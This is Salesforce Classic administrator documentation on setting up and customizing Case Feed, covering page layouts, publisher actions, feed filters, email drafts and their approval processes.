EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit profiles:

- "Manage Profiles and Permission Sets"

SEE ALSO:

Set Up Cases for Salesforce Classic

Case Feed Upgrade Results

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When you enable Case Feed for your organization, an upgrade process converts active cases to the new interface and creates feed items for activity on those cases.

During the upgrade process, users won't notice anything different. After the process is complete, users for whom you've enabled Case Feed see existing and new cases in the new interface, while users without Case Feed continue to see traditional cases.

Here's what happens when cases are upgraded to the new interface:

- The 5000 most recent, active cases in your organization are converted to the Case Feed interface. How long this takes varies depending on the number of cases being converted and the complexity of the data they contain. For example, cases with multiple email messages or other attachments may take longer to convert than other cases.
- Older cases are also upgraded if they have comments, emails, or logged calls that were added to the case within the date range that applies to the original 5000 converted cases. You can have up to 500 cases with current comments, up to 500 with current emails, and up to 500 with current logged calls for a total of 1500 additional converted cases.
- The following items are added to the feed for each case:
  - Up to 60 email messages.
  - Up to 60 private and public comments. These are converted from comments to Chatter posts during the upgrade.
  - Up to 60 logged calls. Some logged calls that were created before you upgraded to Case Feed may appear in the feed as tasks.
- The Case Feed interface is enabled for all new cases, giving users access to the publisher and feed.
- The Case Detail view becomes available, and contains additional information about the case, including items that remain in their current related lists.

You'll receive an email message once the upgrade process has finished.

Best Practices

- For the smoothest upgrade experience, we recommend enabling Case Feed in a full-copy sandbox organization before you enable it in your production organization. This helps you determine how long the case conversion process takes and lets you review some sample cases in the new user interface.
- After you enable Case Feed in your production organization, wait until the upgrade process has finished to give users access. We recommend first assigning Case Feed to a single user, who can review some of the converted cases to be sure the upgrade process was successful, and then making it available to other users.

SEE ALSO:

Set Up Cases for Salesforce Classic

Enable Case Feed Actions and Feed Items

Enable Portal Reply Email Notifications in Case Feed

If your organization uses a portal or community, support agents can use the Community action in Case Feed to respond to customers. Enabling portal reply email notifications gives agents access to the `Send Email` option in the Community action.

1. From Setup, enter *`Support Settings`* in the `Quick Find` box, then select **Support Settings**.
2. Click **Edit**.
3. Select `Enable Case Comment Notification to Contacts`.
4. Select a template for email notifications.
5. Click **Save**.

Emails sent to external users include a link to the community. If the user receiving the email is a member of multiple active communities, the link goes to the oldest active community. If the user is already logged in to a community and clicks the link in the email, the link goes to that community. If the user is not a member of any community, the link goes to the internal organization. If the user is a member of a portal and a community, the link goes to the community.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change support settings:
- "Manage Cases"

  AND

  "Customize Application"

SEE ALSO:

Set Up Cases for Salesforce Classic

Highlight Externally Visible Feed Items in Case Feed

You can highlight feed items in Case Feed that are visible to external users. Now support agents can easily distinguish between feed items that are visible only to internal users and items that are visible to external users.

By default, Case Feed doesn't distinguish feed items according to who can see them.

Enable both the `Enable Community Case Feed` and `Highlight Externally Visible Feed Items` settings for the highlighting to work properly.

When the `Enable Community Case Feed` and `Highlight Externally Visible Feed Items` settings are enabled, the following feed items are highlighted in the case feed:

- Public emails sent to or received from the email address for contact person on a case
- Public case comments
- All social posts (such as Facebook posts)
- Questions escalated from Communities
- Tasks that have the All with Access or Public settings
- Events that have the All with Access or Public settings
- Chatter posts that have the All with Access or Public settings

When only `Highlight Externally Visible Feed Items` is enabled, then the following feed items are highlighted in the case feed:

- Incoming and outgoing email feed items that are sent to, or received from, the email address for the contact person on a case

When only `Enable Community Case Feed` is enabled, then no feed items are highlighted.

This setting is only available for compact feed.

EDITIONS


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change support settings:
- "Manage Cases"

  AND

  "Customize Application"



1. Feed items that are highlighted in orange are visible to external users, such as customers.
2. Feed items that are not highlighted are visible only to internal users, such as support agents.

1. Enable the `Highlight Externally Visible Feed Items` setting.
   a. From your object management settings for cases, go to Page Layouts.
   b. Select the feed-based page layout that you want to edit, and click **Edit**.
   c. Scroll to the Feed View settings and select `Highlight Externally Visible Feed Items`.
2. Enabled the `Enable Community Case Feed` setting.
   a. From your object management settings for cases, go to Support Settings.
   b. Select `Enable Community Case Feed`.

Enable Email Drafts in Case Feed

Draft emails let support agents who use Case Feed write and save messages without having to send them immediately. This option also makes it possible to implement approval processes so messages can be reviewed by supervisors or senior agents before they're sent to customers.

Before enabling draft emails, set up Email-to-Case and Case Feed.

1. From Setup, enter *`Support Settings`* in the `Quick Find` box, then select **Support Settings**.
2. Click **Edit**.
3. Select `Enable Email Drafts`.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change support settings:

- "Manage Cases"
  AND
  "Customize Application"

Note: Changes to fields other than `To`, `From`, `CC`, `BCC`, and `Subject` in the Email action aren't saved when a message is saved as a draft. We recommend removing any additional fields from the Email action if you plan to use draft emails.

SEE ALSO:

Set Up Cases for Salesforce Classic

Create Approval Processes for Email Drafts

Add Custom Components to Case Feed

Use Visualforce pages as custom components in Case Feed to give support agents easy access to special tools or functionality while they're working with cases.

For example, you might create a map component that lets agents see where a customer is located, or a tool agents can use to look up the products related to cases they're working on. You can use any Visualforce page that includes the standard case controller as a custom component.

Once you've created a Visualforce page to use as a custom component, add it to the Case Feed layout.

1. How you access the Case Feed Settings page depends on what kind of page layout you're working with.
   - For a layout in the Case Page Layouts section, click **Edit**, and then click **Feed View** in the page layout editor.
   - For a layout in the Page Layouts for Case Feed Users section, click ▾ and choose `Edit feed view`. (This section appears only for organizations created before Spring '14.)
2. In the Other Tools and Components section, click **+ Add a Visualforce page** and choose the page you want.
   The width of the component is determined by the width of the column it's in. To make the component look best, we recommend setting the width of the Visualforce page to 100%.
3. Set the height of the component.
4. Choose where you want the component to appear on the page.

Tip: Components in the right column are hidden when agents view the Case Detail page, so use the left column for any components you want to be accessible all the time.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change Case Feed settings:

- "Manage Cases"
  AND
  "Customize Application"

SEE ALSO:

Set Up Cases for Salesforce Classic

Add Custom Actions in Case Feed

Include custom actions in the Case Feed publisher to give support agents easy access to the additional tools and functionality they need when working with cases.

Actions in Case Feed let support agents perform tasks like emailing customers, writing case notes, and changing the status of a case. Using Visualforce pages, you can create custom actions that offer agents more functionality. For example, you might create a Map and Local Search action that lets agents look up the customer's location and find nearby service centers.

You can use any Visualforce page that uses the standard case controller as a custom action.

Note: If you've opted to use the advanced page layout editor to configure the publisher for a Case Feed layout, see Configure the Case Feed Publisher with the Enhanced Page Layout Editor for instructions on adding actions.

1. From the object management settings for cases, go to Page Layouts.
2. How you access the Case Feed Settings page depends on what kind of page layout you're working with.
   - For a layout in the Case Page Layouts section, click **Edit**, and then click **Feed View** in the page layout editor.
   - For a layout in the Page Layouts for Case Feed Users section, click ▾ and choose `Edit feed view`. (This section appears only for organizations created before Spring '14.)
3. Click **+ Add a Visualforce Page** in the list of custom actions.
4. Select the page you want to add as an action.
5. Specify the height of the action in pixels.
6. Click **Save**.

SEE ALSO:

- Set Up Cases for Salesforce Classic
- Developer's Guide: Customizing Case Feed with Visualforce
- Find Object Management Settings

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add custom actions to Case Feed:

- "Customize Application"

Create Custom Feed Filters for Case Feed

Custom feed filters help support agents focus on the items that are most relevant for them.

1. From Setup, enter *Cases* in the Quick Find box, then select **Feed Filters**.
2. Click **New**.
3. In the Feed Filter Information section, enter the filter label, name, and description.
4. In the Feed Filter Criteria section, define how to populate this filter. You can create more refined filters using the OR function.

Field	Description
Feed Item Type	Specifies the feed type to include in the filter. For example, the Created Record feed item type shows feed items about new records.
Related Object	Specifies the object associated with the selected feed item. The list includes all objects related to the Case object. The objects in the list vary depending on how your organization is set up. For example, if you selected Created Record as the feed item type, you might select Case as the related object. This filter then shows new Cases.
Visibility	Specifies whether to include a feed item in the filter based on the feed item's visibility. The visibility depends on the security and sharing settings for the related object. Visibility can include either All Users or Internal Users. For example, suppose that you selected Case Comment Feed as the feed item type and Internal Users as the visibility. This feed filter then shows case comments made by internal users.

5. Click **Save**.
6. After you define your custom feed filters, add the filters to the list of selected filters in the Feed Filter Options section of the page layout's Feed View settings.

Example: To create a filter that shows interactions with a customer, you could define a filter named Customer Interaction that uses the following criteria.

- Criterion 1: Case Comment feed item type with visibility set to All Users
- Criterion 2: Email Message feed item type with visibility set to All Users
- Criterion 3: Chatter post feed item type with visibility set to All Users

When an agent applies this filter, the case feed shows only Case Comment, Email Message, and Chatter feed items that are visible to both external and internal users. Everything else is filtered out.

SEE ALSO:

Create and Edit Feed Layouts in Case Feed

Settings for Feed Views in Case Feed

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer** with a Service Cloud license

USER PERMISSIONS

To create and edit page layouts:

- "Customize Application"

To assign page layouts:

- "Manage Users"

Case Feed Page Layouts Overview

When support agents work with cases in Case Feed, they use the case page layout. To specify the fields, tools, and functionality that support agents see when working with open cases, customize the feed view, detail view, highlights panel in the case page. When agents close a case, they see the close case page layout, where agents can enter information about the case resolution. You also can customize the close case page layout.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can customize different parts of the case page layout in Case Feed:

- Highlights panels, which appear at the top of both feeds and case detail pages. The highlights panel shows key information about a case so that the most important information is immediately visible to agents.
- Feed views, which agents see when managing and interacting with cases. The feed view shows the case history using a Chatter-like feed, so that agents can see what's happened in a case in context.
- Detail views, which agents see when they click **View Case Details**. The detail view shows useful information about the case, such as a description of the contact's company, the account's address, and related lists.

You also can customize the close case page layout in Case Feed:

- Close case pages, which appear when agents close cases. The close case page lets agents enter information about the case resolution.

From the object management settings for cases, you can create, edit, and assign all four types of layouts by going to Page Layouts.

SEE ALSO:

Create and Edit Feed Layouts in Case Feed

Configure the Case Feed Publisher with the Enhanced Page Layout Editor

Customize the Highlights Panel in Case Feed

Find Object Management Settings

Customize the Highlights Panel in Case Feed

The highlights panel appears at the top of the feed detail views and shows the most important information about a case. Edit the highlights panel to include the fields that are most important for your support agents.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit page layouts:

- "Customize Application"

To assign page layouts:

- "Manage Users"

1. From the object management settings for cases, go to Page Layouts.
2. In Page Layouts for Case Feed users, click  next to a layout and choose **Edit detail view**.
3. Hover your mouse pointer over the Highlights Panel until the  icon appears, then click it.
4. On the Highlights Panel Properties page, click a box to edit the fields in it.
5. Use the drop-down list to choose the type of information to include in each field. To leave a field blank, choose `None`. You can't move or delete `Case Number` or `Created Date`.
6. Click **OK**.

SEE ALSO:

Set Up Cases for Salesforce Classic

Find Object Management Settings

Create and Edit Feed Layouts in Case Feed

Feed view page layouts determine which actions, fields, and tools users see when they're working with cases in Case Feed. You can create different layouts and assign them to different user profiles. For example, you might have one layout for agents and another for supervisors.

Note: Before creating a new feed view page layout, you need to create a new case detail page layout.

1. From the object management settings for cases, go to Page Layouts.
2. How you access the Case Feed Settings page depends on what kind of page layout you're working with.
   - For a layout in the Case Page Layouts section, click **Edit**, and then click **Feed View** in the page layout editor.
   - For a layout in the Page Layouts for Case Feed Users section, click ▾ and choose `Edit feed view`. (This section appears only for organizations created before Spring '14.)

   If you've already opted to use the advanced page layout editor to configure the publisher for a layout, choose `Edit detail view` to add, change, or remove actions.
3. Choose the tools, components, and options for your feed view page.
4. Click **Save**.

Once you've created or edited feed view page layouts, assign them to profiles.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit page layouts:
- "Customize Application"

To assign page layouts:
- "Manage Users"

SEE ALSO:

Case Feed Page Layouts Overview
Configure the Case Feed Publisher with the Enhanced Page Layout Editor
Find Object Management Settings

Settings for Feed Views in Case Feed

Use Case Feed settings to customize the feature according to your support department's processes and business needs.

Apply these settings when you create or update feed views for Case Feed.

Feed View Options

Option	Use It to...	Notes
`Enable Full-Width Feed View in the Console`	Expand the width of the feed to take up all available space when agents view cases in Salesforce console tabs or subtabs.	The portion of the page the feed takes up with this setting enabled depends on whether you have tools or components in the right column of the Case Feed layout, and whether you have console sidebar components. This setting is automatically enabled in organizations created after Summer '14.

Option	Use It to...	Notes
`Enable Compact Feed View in the Console`	Update the overall look and feel of the feed view and compress feed items when agents view cases in Salesforce console tabs or subtabs.	Compact feed lets agents see more information about a case with much less scrolling than they need to do when working with cases in the standard feed view. This option is only available if you have `Actions in the Publisher` and `Use Page Layout Editor to Configure Actions` enabled.
`Highlight Externally Visible Feed Items`	Indicate which feed items are visible to external users by changing the background color of the feed item to orange.	This option is only available for compact feed. When this setting and the `Enable Community Case Feed` setting are both enabled, the following feed items are highlighted in the case feed: • Public emails sent to or received from the email address for contact person on a case • Public case comments • All social posts • Questions escalated from Communities • Tasks that have the All with Access/Public setting • Events that have the All with Access/Public setting • Chatter posts that have the All with Access/Public setting See also Set Up the Community Case Feed.

Publisher Options

Option	Use It to...	Notes
`Use Page Layout Editor to Configure Actions`	Make the advanced page layout editor the default for choosing the actions that appear in the Case Feed publisher.	This setting appears only if your organization has `Actions in the Publisher` enabled.
`Automatically Collapse Publisher`	Automatically reduce the height of the publisher when it's not in use, showing more of the feed below. The publisher expands to its normal height as soon as an agent clicks inside it.	This setting is automatically enabled in organizations created after Summer '14 and is only available if you have `Actions in the Publisher` and `Use Page Layout Editor to Configure Actions` enabled.

Choosing and Configuring Actions

Option	Use It to...	Notes
`Menu Placement`	Choose whether you want the publisher menu to appear in the center column or the left column.	This setting appears only if you *haven't* selected `Use Page Layout Editor to Configure Actions`.

Option	Use It to...	Notes
`Custom Actions`	Select up to 10 custom Visualforce pages to add to the publisher as actions. Pages must use the standard case controller.	This setting appears only if you *haven't* selected `Use Page Layout Editor to Configure Actions`.
`Select Action`	Select actions to include in the Case Feed publisher, and choose the order in which the actions appear.	This setting appears only if you *haven't* selected `Use Page Layout Editor to Configure Actions`.

Log a Call Action

Option	Use It to...	Notes
`Select Action Fields`	Select fields to include in the Log a Call action.	Log a Call automatically includes the `Customer Name` field. You can't include rich text area fields in Case Feed actions.

Change Status Action

Option	Use It to...	Notes
`Select Action Fields`	Select fields to include in the Change Status action.	The Change Status action automatically includes the `Current Status` and `Change to` fields. If you add the `Status` field to the action, it will automatically replace these two fields. You can't include rich text area fields in Case Feed actions.

Email Action

Option	Use It to...	Notes
`Select Action Fields`	Select fields to include in the Email action.	Any fields you add appear below the email body field in the action. You can't include rich text area fields in Case Feed actions.
`Select Header Fields`	Select fields to include in the header of the Email action.	The Email header automatically includes the `From`, `To`, `Bcc`, and `Subject` fields.
`Select Email Tools`	Choose the tools to make available to agents when they use the Email action.	The Templates, File Attachments, and Address Lookup Buttons tools are included automatically.

Option	Use It to...	Notes
`Enable Rich Text Editor`	Make the rich text editor available to agents so they can include formatting, such as bolded or underlined text, bulleted or numbered lists, links, and inline images in their email messages.	Agents can click in the editor's menu bar to switch to plain text mode.
`Require Use of Rich Text Editor`	Prevent agents from switching to plain text mode when they write email.	This setting helps ensure that agents write and send only formatted emails, not plain text messages.
`Specify From Address(es)`	Automatically include specific email addresses in the `From` field.	To use multiple addresses, separate them with commas. They'll appear as a picklist in the Email action header. You can use only Salesforce-validated email addresses as From addresses.
`Allow Collapsible Body Field`	Automatically collapse the email body field until an agent clicks inside it. Having the body collapsed by default makes it easier for agents to see more of what's below the email action on the page.	Once an agent expands the email body, it will stay expanded until the page is reloaded, even if the agent clicks on other actions or elsewhere on the page.
`Allow Collapsible Email Header`	Automatically collapse the email header until an agent clicks to expand it.	With this setting enabled, agents can expand and collapse the header as needed while they work.
`Exclude Email Thread from Drafts`	Exclude the previous emails in the thread when composing emails in the feed.	This prevents the previous emails in the thread from being incorporated in the outbound email message.
`Replace Send Email Button with`	Choose a button to replace the standard **Send Email** button. This can be useful if you want to label the button something else, change how it looks, or include custom functionality, such as triggering a workflow when an agent sends a message.	You can use any custom button you've created for cases, except those that have s-controls as content sources.

Case Feed Tools

Option	Use It to...	Notes
`Select Case Feed Tools`	Choose which tools to make available to agents when they use Case Feed.	The Articles tool is included by default, but it won't appear on the Case Feed page unless your organization uses Salesforce Knowledge.

Articles Tool

Option	Use It to...	Notes
`Enable Email PDF Attachments`	Give agents the ability to attach Knowledge articles to email messages as PDFs.	This setting appears only if your organization uses Salesforce Knowledge. If you use Knowledge and *don't* enable this setting, agents will be able to attach articles only to cases, not to email messages.
`Use Case Feed Articles Tool in the Console`	Replace the Knowledge sidebar in the Salesforce console with the Case Feed articles tool.	This setting appears only if your organization uses Salesforce Knowledge. If you use Knowledge and *don't* enable this setting, we recommend hiding either the Case Feed articles tool or the Knowledge sidebar in the Salesforce console so agents see only one of those tools when they're working with cases in the console.

Other Tools and Components

Option	Use It to...	Notes
`Custom Components`	Select up to 10 custom Visualforce pages to add as components. You can use as a custom component any Visualforce page that uses the standard case controller.	Once you add a Visualforce page, you can specify its height and choose where on the page you want it to appear.
`Choose Placement`	Specify where on the page you want tools and components like custom buttons, custom links, and the followers list to appear. You can also choose to hide anything your agents don't need access to.	Custom links and buttons are only available as right sidebar components on the feed view page layout if you've added them to the related case detail page layout. The Milestone Tracker is available only if you've enabled entitlement management in your organization. The Topics list is available only if you've enabled topics on cases.

Filter Options

Option	Use It to...	Notes
`Filters Appear`	Specify where and how feed filters appears: • As a fixed list in the left column • As a floating list in the left column • As a drop-down list in the center column	Choose "As a floating list in the left column" if you want the feed filters list to remain visible as users scroll down the page. This can be useful with long feeds, as it lets agents quickly filter case activities from anywhere on the page, without having to scroll to the top.

Option	Use It to...	Notes
`Select Filters`	Choose the filters to include in the feed filters list, and specify the order of the list.	We recommend putting the filters agents are likely to use most often at the top of the list.

SEE ALSO:

Configure the Case Feed Publisher with the Enhanced Page Layout Editor

Add the Attachment Component to Case Feed

Add the attachment component to the Case Feed page so your support agents can quickly view and manage all of the files associated with a case.

Access to all of the files associated with a case is critical to support agents when they're helping your customers. The attachment component lets agents view and manage all of the Chatter files, attachments from emails, and case attachment related list files for a case, all on the Case Feed page. Using the attachment component, agents can quickly attach a file to an email and download a file.

Agents can toggle between a view of the most recent attachments for a case across all sources and a view of all of the files associated with a case sorted by their creation date.

1. From the object management settings for cases, go to Page Layouts.
2. How you access the Case Feed Settings page depends on what kind of page layout you're working with.
   - For a layout in the Case Page Layouts section, click **Edit**, and then click **Feed View** in the page layout editor.
   - For a layout in the Page Layouts for Case Feed Users section, click  and choose `Edit feed view`. (This section appears only for organizations created before Spring '14.)
3. In the Other Tools and Components section, select **Files**, and specify where on the page you want it to appear.
4. Click **Save**.

Add the attachment component to your custom pages by including the `<support:caseUnifiedFiles>` component in a Visualforce page, or add it as a Salesforce console component to make it available to agents without having to take up space on a Case Feed page.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create and edit page layouts:
- "Customize Application"

To assign page layouts:
- "Manage Users"

SEE ALSO:

Find Object Management Settings

Add the Case Experts Component (Pilot) to Case Feed

Easily identify the experts on case topics so agents can collaborate to solve customer issues quickly.

Note: Case Experts is currently available through a pilot program. For information on enabling Case Experts for your organization, contact salesforce.com.

Using the power of topics on cases, support agents can be endorsed as experts on specific topics. Agents endorsed as experts can help other agents who might be less knowledgeable on the topic. To establish case experts in your organization, you must have Chatter and topics for cases enabled.

To enable Case Experts, display the Experts component on Case Feed.

1. From the object management settings for cases, go to Page Layouts.
2. How you access the Case Feed Settings page depends on what kind of page layout you're working with.
   - For a layout in the Case Page Layouts section, click **Edit**, and then click **Feed View** in the page layout editor.
   - For a layout in the Page Layouts for Case Feed Users section, click ▾ and choose `Edit feed view`. (This section appears only for organizations created before Spring '14.)
3. In the Other Tools and Components section, select **Case Experts**, and specify where on the page you want it to appear.
4. Click **Save**.

Add the experts component to your custom pages by including the `<apex:support:caseExperts>` component in a Visualforce page.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create and edit page layouts:
- "Customize Application"

To assign page layouts:
- "Manage Users"

Configure the Case Feed Publisher with the Enhanced Page Layout Editor

If your organization uses the actions in the publisher feature, you can use the enhanced page layout editor to choose the actions that appear in the Case Feed publisher.

Note: This option is selected by default for new Salesforce organizations that use Case Feed, and for organizations that enable Case Feed after the Summer '13 release.

1. From the object management settings for cases, go to Page Layouts.
2. How you access the Case Feed Settings page depends on what kind of page layout you're working with.
   - For a layout in the Case Page Layouts section, click **Edit**, and then click **Feed View** in the page layout editor.
   - For a layout in the Page Layouts for Case Feed Users section, click ▾ and choose `Edit feed view`. (This section appears only for organizations created before Spring '14.)
3. Select `Use Page Layout Editor to Configure Actions`.
4. Click **Save**.
5. To access the page layout editor:
   - For a layout in the Case Page Layouts section, click **Edit**.
   - For a layout in the Page Layouts for Case Feed Users section, click ▾ and choose `Edit detail view`. (This section appears only for organizations created before Spring '14.)

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure the Case Feed publisher:
- "Customize Application"

6. In the page layout editor, click in the Quick Actions in the Salesforce Classic Publisher section.
7. In the palette, click **Quick Actions**.
8. Drag the actions you want to the Quick Actions in the Salesforce Classic Publisher section. You can also drag actions to change the order in which they appear and drag off actions you don't want.
   On the Case Feed page, up to approximately five or six actions are displayed in the publisher; the rest are included in the More drop-down list.
9. Click **Save**.

If you've previously used the Case Feed Settings page to configure the publisher, you see these differences when you switch to the enhanced page layout editor:

- The actions list appears at the top of the publisher. You can no longer position the actions list to the left of the publisher.
- The Answer Customer action has been divided into its two component actions: Email and Portal.
- The actions list looks more like the Chatter publisher on other pages.
- The standard Chatter actions—Post, File, Link, Poll, Question, and Thanks—automatically appear in the publisher layout, and they replace the Write Case Note action. You can change the sequence of these actions and remove any you don't need.
- The Feed View/Details drop-down list replaces the View Case Detail action.
- Custom actions you previously added to the Case Feed publisher aren't available. Create new custom actions and add them to the publisher. These new actions must use `publisher.js` rather than `interaction.js`.
- The Case Detail page expands to full width, making it easier to see all of your related lists and other information.

SEE ALSO:

Case Feed Page Layouts Overview

Create and Edit Feed Layouts in Case Feed

Find Object Management Settings

Convert Page Layouts for Case Feed Users to Case Page Layouts

As of Spring '14, we've made creating and customizing case layouts easier by replacing page layouts for Case Feed users with feed-based layouts for case pages. By converting your older page layouts, you can use the advanced page layout editor to manage them and can assign Case Feed to users more easily.

Note: Page layouts for Case Feed users are available only in organizations created prior to Spring '14.

Feed-based case layouts include the same features as page layouts for Case Feed users: a feed, which includes a publisher with actions, feed filters, tools such as an articles tool, and sidebar components such as custom buttons and links; a highlights panel; and a detail page, with related lists and other in-depth information about the case. You can use the standard page layout assignment tool to assign feed-based case page layouts to users, which means you no longer have to use permission sets or custom profiles to give users access to Case Feed.

To convert page layouts for Case Feed users to feed-based case layouts:

1. From the object management settings for cases, go to Page Layouts.
2. Click next to a layout in the Page Layouts for Case Feed Users list and choose `Convert to case page layout`.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit page layouts:
- "Customize Application"

To assign page layouts:
- "Manage Users"

We recommend using this option so you can review the converted layout before you delete the original, but to save time, you can choose `Convert to page layout and delete`.

3. The converted layout appears in the Case Page Layouts list with the prefix Converted:. Click **Edit** next to it.
4. In the page layout editor, confirm that the layout includes the elements you want. To see and edit what's included in the feed view, including feed filters and sidebar components, click **Feed View**.
5. Once you're happy with the case page layout, click **Page Layout Assignment** in the Case Page Layouts list to assign it to the appropriate user profiles.

   Note: For custom profiles with the `Use Case Feed` permission, or profiles with permission sets that include `Use Case Feed`, these page assignments won't take effect until you remove the permission or permission set. If your organization was created between Winter '14 and Spring '14, you can't remove `Use Case Feed` from standard profiles, so these assignments won't take effect until you delete all of your page layouts for Case Feed users.

6. Click next to the older version of the layout in the Page Layouts for Case Feed Users list and choose **Delete**. In the confirmation that appears, click **OK**.
7. If there are users assigned to the layout you delete, you're prompted to choose another layout as a replacement. This is only a formality: Once you assign users to a case page layout, that's what they'll see.

If you have multiple layouts for Case Feed users, we recommend converting and deleting them all at the same time. Once you delete the last of your older layouts, the Page Layouts for Case Feed Users list will disappear.

SEE ALSO:

- Create and Edit Feed Layouts in Case Feed
- Configure the Case Feed Publisher with the Enhanced Page Layout Editor
- Assign Page Layouts from a Customize Page Layout or Record Type Page
- Find Object Management Settings

Add Global Actions and Custom Quick Actions as Components to the Console Sidebar

You can add global actions and custom quick actions as components to the Service Console sidebar, so agents can create records, update case info, search for related info, and link to parent records—all without ever leaving the current tab. You can use quick actions to replace the Case Detail Page, so agents can see case-related information, such as contacts and assets, in their main workflow.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** with a Service Cloud license

USER PERMISSIONS

To create actions:
- "Customize Application"

To add custom console components:
- "Customize Application"

1. Create the global action (for the Create action) and the custom quick action (for the Update action).

   Create actions must be global quick actions. Update actions must be object-specific quick actions that are based on the lookup field object type. For example, to update a contact lookup field, you must have a contact-specific update action.

2. Add the actions as components to the case page layouts so that the quick actions are available for your agents to use.
   a. From Setup, enter "Case" in the Quick Find box, then select **Page Layouts**.
   b. Select the page to which you want to add the quick actions and click **Edit**.
   c. In the Case Layout page, select **Custom Console Components**.
   d. Go to the Sidebar section where you want to add the component (for example, go to the Left Sidebar section).
   e. For `Type`, select **Lookup**.

f. For `Field`, select the related field that the quick action acts on.

g. Select **Enable Linking** to allow support agents search for a record and link it to a related record. For example, a support agent can link a contact name to a case.

h. For `Create Action`, select the global action that creates a record. For example, a global action can create a contact.

i. For `Update Action`, select the quick action the updates a record. For example, a quick action can update a field on the contact.

j. Click **Save**.

SEE ALSO:

Create Object-Specific Quick Actions

Create Global Quick Actions

Create Global Quick Actions

Add Console Components to Page Layouts in Salesforce Classic

Enable Default Email Templates in Case Feed

Use default email templates in Case Feed to give support agents easy access to the templates they need based on the types of cases they're working on.

Before you can enable default email templates, you need to create text, HTML, or Visualforce templates, and create an Apex class that contains template selection logic.

Default email templates make it easy for support agents to respond to customers more quickly, more accurately, and with greater consistency. The email templates are preloaded, so agents don't need to browse for the templates they need before writing email. You can create as many templates as needed and assign them based on your company's needs. For example, if your support center handles issues related to multiple products, you can create a specific template for each product and preload the appropriate template based on a case's origin, subject, or other criteria.

To enable default email templates:

1. From Setup, enter *`Support Settings`* in the `Quick Find` box, then select **Support Settings**.
2. Click **Edit**.
3. Select `Enable default email templates`.
4. Choose the Apex class that contains your template selection logic.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable default email templates:

- "Customize Application"

SEE ALSO:

Create Send Actions for Email Approval Processes

Create Approval Processes for Email Drafts

Review and Approve Email Drafts

Create Send Actions for Email Approval Processes

Use send actions to save your support agents time by ensuring that email messages are sent automatically at the end of an approval process.

Note: Send actions are available only in organizations that have email drafts enabled.

1. From Setup, enter *Send Actions* in the Quick Find box, then select **Send Actions**.
2. Click **New Send Action**.
3. Select Email Message from the object drop-down list.
4. Enter a unique name for the action.
5. Optionally, enter a description for the action.
6. Click **Save**.

After you create a send action, create an approval process that includes it.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create Send actions:
- "Customize Application"

SEE ALSO:

Enable Default Email Templates in Case Feed

Create an Approval Process with the Standard Wizard

Create Approval Processes for Email Drafts

Approval processes determine how your organization handles draft email messages—specifying, for example, which messages require approval and whether approvers are automatically assigned. Create customized approval processes based on your company's needs.

1. Enable draft emails.

   Though you can create approval processes for email messages without this step, those processes won't be triggered until your organization has email drafts available.

2. Create a send action.

   Send actions ensure that email messages are sent once they've been approved.

3. Create approval processes.

   Be sure to choose Email Message from the Manage Approval Processes For: drop-down list.

4. To give certain users, such as senior support agents, the ability to choose whether to submit an email message for approval or simply send the message, assign them to a profile that has the Bypass Email Approval permission selected.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create approval processes:
- "Customize Application"

SEE ALSO:

Create an Approval Process with the Standard Wizard

